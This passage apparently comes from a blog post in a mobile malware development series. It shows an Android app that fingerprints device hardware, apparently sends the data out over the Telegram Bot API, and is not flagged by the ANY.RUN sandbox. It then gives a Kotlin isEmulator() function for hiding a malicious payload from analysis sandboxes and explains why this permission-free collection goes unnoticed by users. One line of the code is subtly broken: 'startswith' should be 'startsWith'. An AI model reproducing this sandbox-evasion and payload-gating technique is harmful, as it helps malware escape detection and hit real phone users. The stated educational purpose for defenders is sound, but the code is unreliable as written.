
Notice Fingerprint starts with generic/ or Google/sdk_gphone64_x86_64/emu64xa, Build TYPE is user, and RADIO is 1.0.0.0. On a real device these look completely different.
Also build apk:

Then deploy and run on a real physical device (On my Motorola g54 5G):




As you can see, everything is worked perfectly! =^..^=

Now upload the APK to ANY.RUN for sandbox analysis.
Select the Android device profile:
Then just wait:


ANY.RUN catches the Telegram network traffic and flags it with telegram tag:

But finally, as you can see ANY.RUN says, No threats detected:

https://app.any.run/tasks/0e584837-135b-407d-997e-f54b0715eb1a
adding a decision gate
Collecting the data is useful for reconnaissance, but the real use in malware is gating the payload on it. Here is a minimal isEmulator() function that combines both checks - Build constants first (no file I/O), then /proc/cpuinfo as a cross-check:
fun isEmulator(): Boolean {
    if (Build.FINGERPRINT.startsWith("generic")
        || Build.HARDWARE.startswith("Ranchu")
        || Build.FINGERPRINT.startsWith("unknown")
        || Build.MODEL.contains("google_sdk")
        || Build.MODEL.contains("gphone64_x86_64")
        || Build.MODEL.contains("Emulator")
        || Build.MODEL.contains("Android SDK built for x86")
        || Build.MANUFACTURER.contains("Genymotion")
        || Build.BRAND.startsWith("generic")
        || Build.DEVICE.startsWith("generic")
        || Build.DEVICE.startsWith("Emu64")
        || Build.TYPE == "eng"
    ) {
        return true
    }

    return try {
        val cpuinfo = File("/proc/cpuinfo").readText()
        cpuinfo.contains("goldfish", ignoreCase = true)
            || cpuinfo.contains("ranchu",   ignoreCase = true)
            || cpuinfo.contains("vbox86",   ignoreCase = true)
            || cpuinfo.contains("QEMU",     ignoreCase = true)
    } catch (_: Exception) {
        false
    }
}
This is certainly not a bulletproof function example, it can be more complex usually :)
Call isEmulator() at the top of onCreate. If it returns true, show benign behaviour - the sandbox never sees the real payload execute.
why this is interesting?
First of all, reading /proc/cpuinfo and Build constants requires zero dangerous permissions. The user sees nothing unusual in the permission dialog and the OS never prompts them about it.
The hardware profile the attacker receives is immediately actionable: they can see whether the device is a real phone or a sandbox, the exact SoC and OEM, and whether the build is a debug or production image. That is enough to decide whether to send a targeted follow-up payload or stay quiet.
This is a practical example for Android developers, malware researchers, blue teamers, red teamers, and threat hunters to understand how adversaries fingerprint analysis environments before releasing their payload.

Thanks to ANY.RUN for API!
Telegram Bot API
Mobile malware development trick 1
Mobile malware development trick 2
stealing data via legit Telegram API. Windows example
stealing data via legit Telegram API. Mac OS X example
okhttp
ANY.RUN
ANY.RUN: app-release.apk
source code in github
This is a practical case for educational purposes only.
Thanks for your time happy hacking and good bye! PS. All drawings and screenshots are mine